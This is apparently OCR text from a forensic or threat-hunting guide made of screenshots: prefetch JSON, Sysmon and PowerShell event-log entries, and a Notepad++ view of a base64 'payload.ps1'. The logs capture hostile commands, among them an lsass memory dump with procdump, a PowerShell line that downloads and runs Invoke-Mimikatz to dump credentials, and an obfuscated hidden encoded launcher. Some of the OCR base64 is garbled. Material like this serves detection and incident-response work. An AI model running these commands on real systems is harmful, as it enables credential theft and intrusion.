
Available Downloads


Name	ize (Mb)	Date
Report DESKTOP-ASLR5C7-C.2fb264dde7fb0339-F.CCD10D62KTCKG	2 Mb	2022-09-08T15:55:01Z



```
"Version": "Win10 (30)",
"Signature": "SCCA",
"FileSize": 8780,
"Executable": "RUNDLL32.EXE",
"Hash": 3899825083,
"Info": {
 "LastRunTimes": [
  {
   "Date": "2022-09-08T15:50:14Z",
   "Int": 133071258148376400
```


```
 "Filename": "\\VOLUME{01d8c185d81de727-86d82ea9}\\WINDOWS\\SYSTEM32\\SHCORE.DLL"
},
{
 "Filename": "\\VOLUME{01d8c185d81de727-86d82ea9}\\WINDOWS\\SYSTEM32\\IMAGEHLP.DLL"
},
{
 "Filename": "\\VOLUME{01d8c185d81de727-86d82ea9}\\USERS\\PROD-SANDBOX\\APPDATA\\LOCAL\\TEMP\\SAMPLE.DLL"
},
{
 "Filename": "\\VOLUME{01d8c185d81de727-86d82ea9}\\WINDOWS\\SYSTEM32\\SECHOST.DLL"
},
{
 "Filename": "\\VOLUME{01d8c185d81de727-86d82ea9}\\WINDOWS\\SYSWOW64\\RUNDLL32.EXE"
},
```



Event Properties - Event 1, Sysmon
General
Details
FileVersion: 10.11
Description: Sysinternals process dump utility
Product: ProcDump
Company: Sysinternals - www.sysinternals.com
OriginalFileName: procdump
CommandLine: C:\AtomicRedTeam\Atomics\T1003.001\procdump.exe -accepteula -ma lsass.exe C:\Windows\Temp\lsass_dump.dmp
CurrentDirectory: C:\Users\ATOMIC~1\AppData\Local\Temp\
User: DESKTOP-EOMST30\AtomicRedTeam1
LogonGuid: {2f880983-881a-631b-295e-010000000000}
LogonId: 0x15E29
TerminalSessionId: 1
IntegrityLevel: High
Hashes: SHA256=1A107C3ECE1880CBBDC0A6C0817624B0DD033B02EBAF7FA366306AACA22C103D
ParentProcessGuid: {2f880983-9600-631b-fb03-000000000e00}
ParentProcessId: 6800
ParentImage: C:\AtomicRedTeam\atomics\T1003.001\procdump.exe
ParentCommandLine: C:\AtomicRedTeam\Atomics\T1003.001\procdump.exe -accepteula -ma lsass.exe C:\Windows\Temp\lsass_dump.dmp
ParentUser: DESKTOP-EOMST30\AtomicRedTeam1
Log Name: Microsoft-Windows-Sysmon/Operational
Source: Sysmon
Logged: 9/9/2022 12:37:37 PM
Event ID: 1
Task Category: Process Create (rule: ProcessCreate)
Level: Information
Keywords:
User: SYSTEM
Computer: DESKTOP-EOMST30
OpCode: Info
More Information: Event Log Online Help
Copy
Close



Event Properties - Event 403, PowerShell (PowerShell)
General
Details
HostName=ConsoleHost
HostVersion=5.1.19041.1682
HostId=a7d19cf1-7e29-4c4b-a95d-aa82504e0f36
HostApplication=powershell.exe & {IEX (New-Object Net.WebClient).DownloadString ('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/f650520c4b1004daf8b3ec08007a0b945b91253a/Exfiltration/Invoke-Mimikatz.ps1'); Invoke-Mimikatz -DumpCreds}
EngineVersion=5.1.19041.1682
RunspaceId=01202065-d006-4a4d-8437-9a90136c5f56
PipelineId=
CommandName=
CommandType=
ScriptName=
CommandPath=
CommandLine=
Log Name: Windows PowerShell
Source: PowerShell (PowerShell)
Logged: 9/9/2022 11:39:56 AM
Event ID: 403
Task Category: Engine Lifecycle
Level: Information
Keywords: Classic
User: N/A
Computer: DESKTOP-EOMST30
OpCode: Info
More Information: Event Log Online Help
Copy
Close


Event Properties - Event 4104, PowerShell (Microsoft-Windows-PowerShell)
General
Details
Creating Scriptblock text (1 of 1):
if((([System.Security.Principal.WindowsIdentity]::GetCurrent()).groups -match "S-1-5-32-544")) {
$env:windir = [System.Environment]::GetEnvironmentVariable("windir", "machine")
powershell.exe -nop -w hidden -noni -e
aQBmACgAWwBJAG4AdABQAHQAcgBdADoAOgBTAGkAegBIACAALQBIAHEAIAA0ACkAewAkAGIAPQAnA
HAAbwB3AGUAcgBzAGgAZQBsAGwALgBIAHgAZQAnAH0AZQBsAHMAZQB7ACQAYgA9ACQAZQBuAHYA
OgB3AGkAbgBkAGkAcgArACcAXABzAHkAcwB3AG8AdwA2ADQAXABXAGkAbgBkAG8AdwBzAFAAbwB3AG
UAcgBTAGgAZQBsAGwAXAB2ADEALgAwAFwAcABvAHcAZQByAHMAaABIAGwAbAAuAGUAeABIACcAfQA
7ACQAcwA9AE4AZQB3AC0ATwBiAGoAZQBjAHQAIABTAHkAcwB0AGUAbQAuAEQAaQBhAGcAbgBvAHMA
dABpAGMAcwAuAFAAcgBvAGMAZQBzAHMAUwB0AGEAcgB0AEkAbgBmAG8AOwAkAHMALgBGAGkAbA
BIAE4AYQBtAGUAPQAkAGIAOwAkAHMALgBBAHIAZwB1AG0AZQBuAHQAcwA9ACcALQBuAG8AbgBpACA
ALQBuAG8AcAAgAC0AdwAgAGgAaQBkAGQAZQBuACAALQBjACAAJgAoAFsAcwBjAHIAaQBwAHQAYgBs
AG8AYwBrAF0AOgA6AGMAcgBIAGEAdABIACgAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMA
dABIAG0ALgBJAE8ALgBTAHQAcgBIAGEAbQBSAGUAYQBkAGUAcgAoAE4AZQB3AC0ATwBiAGoAZQBjAHQ
AIABTAHkAcwB0AGUAbQAuAEkATwAuAEMAbwBtAHAAcgBIAHMAcwBpAG8AbgAuAEcAegBpAHAAUwB0
AHIAZQBhAG0AKAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABTAHkAcwB0AGUAbQAuAEkATwAuAE0AZQ
BtAG8AcgB5AFMAdAByAGUAYQBtACgALABbAFMAeQBzAHQAZQBtAC4AQwBvAG4AdgBIAHIAdABdADoA
OgBGAHIAbwBtAEIAYQBzAGUANgA0AFMAdAByAGkAbgBnACgAKAAoACcAJwBIADQAcwBJAEEATwBOAE
QAQwBHAEkAQwBBADcAMQBXAGIAVwAvACcAJwArACcAJwBhAFMAQgBEACsAWABxAG4ALwB3AGEAcQ
BRAGIARQBzAEUAbQA1AGQAcgBrADAAaQBWAHoAagBaAHgASQBBAEUAQwBJAFUAJwAnACsAJwAnAEE
AQwBSAGEAewAwAH0ATgB2AFoAZwBOAGEAeQArAHgAMQB4AEMAbgAxAC8AOQArAHMAMwA0AEoAN
Log Name: Microsoft-Windows-PowerShell/Operational
Source: PowerShell (Microsoft-Wind
Logged: 2/12/2022 4:33:56 PM
Event ID: 4104
Task Category: Execute a Remote Command
Level: Warning
Keywords: None
User: S-1-5-21-3341181097-105951
Computer: DESKTOP-SKPTDIO
OpCode: On create calls
More Information: Event Log Online Help
Copy
Close


C:\Users\PROD-SANDBOX\Downloads\payload.ps1 - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
change.log
macro14
decoded.ps1
payload.ps1
1
U2V0LVN0cmljdElvZGUgLVZlcnNpb24gMgoKJERvSXQgPSBAJwpablZlWTNScGIyNGdablZlWTE5blpYUmZjSEp2WTE5aFpHUnlaWE56SUhzS0NWQm
hjbUZ0SUNna2RtRnlYMjF2WkhWclpTd2dKSFpoY2w5d2NtOWpaVlIxY2lVcENRa0tDUlIyWVhKZmRXNXpZVlpsWDIlaGRHbDJaVjl0WlhSb2IyUnpJ
RDBnS0Z0QmNIQkViMjFoYVclZE9qcERkWEp5WlclMFJHOXRZV2xlTGtkbGRFRnpjMlZ0WWl4cFpYTW9LU0I4SUZkblpYSmxMVTlpYWlWamRDQjdJQl
JmTGtkc2IySmhiRUZ6YzJWdFlteDVRMkZqYUdVZ0xVRnVaQ0FrWHklTWIyTmhkR2x2YmklVGNHeHBkQ2duWEZ3bktWc3RNVjBlUlhGMVlXeHpLQ2RU
ZVhOMFpXMHVaR3hzSnlrZ2Ta3VSMlYwVkhsdlpTZ25UV2xqY205emIyWjBMbGRwYmpNeUxsVnVjMkZtWlUlaGRHbDJaVTFsZEdodlpITW5LUW9KSk
haaGNsOW5jROVnUFNBa2RtRnlYMlZlYzJGbVpWOXVZWFJwZGlWZmJXVjBhRzlrY3klSFpYUk5aWFJvYjJRb0owZGxkRkJ5YjJOQlpHUnlaWE56Snl3
ZlcxUjVjRlZiWFYwZlFDZ25VM2x6ZEdWdExsSjFiblJwYldVNXNTBaWEp2Y0ZObGNuWnBZMlZ6TGtoaGJtUnNaVkpsWmljc0lDZHpkSEpwYmljbk
tTa0tDWEpsZEhWeWJpQWtkbUZ5WDJkdllTNUpiblp2YTJVb0pHNTFiR3dzSUVBblcxTjVjMlJsYlM1U2RXNTBhVzFsTGtsdWRHVnliM0JUWlhKMmFX
TmxjeTVJWVcla2JHVlNaVlpkS0UlbGR5MVBZbXBsWTNRZlUzbHpkRlZ0TGxKMWJuUnBiVlVlUlclMFpYSnZjRk5sY25acFkyVnpMa2hoYmlSclpXSm
xaaWdvVGlWM0xVOWlhbVZqZENCSmJuUlFkSElwTENBb0pIWmhjbDkxYm5OaFptVmZibUYwYVhabFgyMWxkR2h2WkhNdVIyVjBUVlYwYUc5a0tDZEha
WFJOYjJSMWJHVklZVzVrYkdVbktTa3VTVzUyYjJ0bEtDUnVkV3hzTENCQUtDUjJZWEpmYlc5a2RXeGxLU2twSlN3Z0pIWmhjbDl3Y205alpXUjFjbV
VwSlFwOUNncGlkVzVqZEdsdmJpQmlkVzVqWDJkbGRGOWtaV3hsWjJGMFpWOTBlWEJsSUhzS0NWQmhjbUZ0SUNnS0NRbGJVR0Z5WVcxbGRHVnlLRkJ2
YzJsMGFXOXVJRDBnTUN3Z1RXRnVaR0YwYjNKNU1lEMGdKRlJ5ZFdVcFhTQmJWSGx3WlZ0ZFhTQWtkbUZ5WDNCaGNtRnRaWFJsY25Nc0Nna0pXMUJoY2
lGdFpYUmxjaWhRYjNOcGRHbHZiaUE5SURFcFhTQmJWSGx3WlYwZ0pIWmhjbDl5WlhSMWNtNWZkSGx3WlNBOUlGdFdiMmxrWFFvSktRb0tDUlIyWVhK
ZmRIbHdaVjlpZFdsclpHVnlJRDBnVzBGd2NFUnZiV0ZwYmwwNk9rTjFjbkpsYm5SRWIyMWhhVzRlUkdWbWFXNWxSSGxlWVcxcFkwRnpjMlZ0WW14NU
tDaE9aWGN0VDJKcVpXTjBJRk4lYzNSbGJTNVNaVlpzWldOMGFXOXVMa0Z6YzJWdFlteDVUbUZ0Wlnnblt6VmliRlZqZEdWalJHVnNaV2RoZEdVbktT
a3NJRnRUZVhOMFpXMHVVbVZtYkdWamRHbHZiaTVGYldsMExrRnpjMlZ0WW14NVFuVnBiRlJsY2tGalkyVnpjMTA2T2xKMWJpa3VSRlZtYVclbFJIbH
VZVzFwWTAxdlpIVnNaU2duUlclTlpXMXZjbmxOYjJSMWJHVW5MQ0FrWmlGc2MyVXBMalJsWmlsdVpWUjVjRlVvSjAxNVJHVnNaV2RoZEdWVWVYQmxK
eXdnSjBOcllYTnpMQ0JRZFdKc2FXTXNJRk5sWVd4bFpDd2dRVzV6YVVOcllYTnpMQ0JCZFhSdlEyeGhjM0luTENCYlUzbHpkRlZ0TGsxMWJIUnBZMk
Z6ZEVSbGJHVm5ZWFJsWFNrS0NTUjJZWEpmZEhsdlpWOWlkV2xzWkdWeUxrUmxabWxlWlVOdmJuTjBjblZqZEc5eUtDZFNWRk53WldOcFlXeE9ZVzFs
TENCSWFXUmxRbmxUYVdjc0lGQjFZbXhwWXljc0lGdFRlWE4wWlcwdVVtVmliRlZqZEdsdmJpNURZV3hzYVclblEyOXVkbVZlZEdsdmJuTmRPanBUZE
dGdVpHRnlaQ3dnSkhaaGNsOXdZWEpoYldWMFpYSnpLUzVUWlhSSmJYQnNaVzFsYm5SaGRHbHZialpzWVdkektDZFNkVzUwYVcxbExDQk5ZVzVoWjJW
a0p5a0tDUlIyWVhKZmRIbHdaVjlpZFdsclpHVnlMalJsWmlsdVpVMWxkR2h2WkNnblNXNTJiMnRsSnl3Z0oxQjFZbXhwWX13ZlNHbGtaVUolVTJsbk
xDQk9aWGRUYkc5MExDQldhWEowZFdGc0p5d2dKSFpoY2w5eVpYUjFjbTVmZEhsdlpTd2dKSFpoY2w5dllYSmhiVlYwWlhKektTNVRaWFJKYlhCclpX
MWxiblJoZEdsdmJrWnNZV2R6SONkU2RXNTBhVzFsTENCTllXNWhaMlZrSnlrS0NnbHlaWFIxY200ZOpIWmhjbDkwZVhCbFgySjFhV3hrWlhJdVEzSm
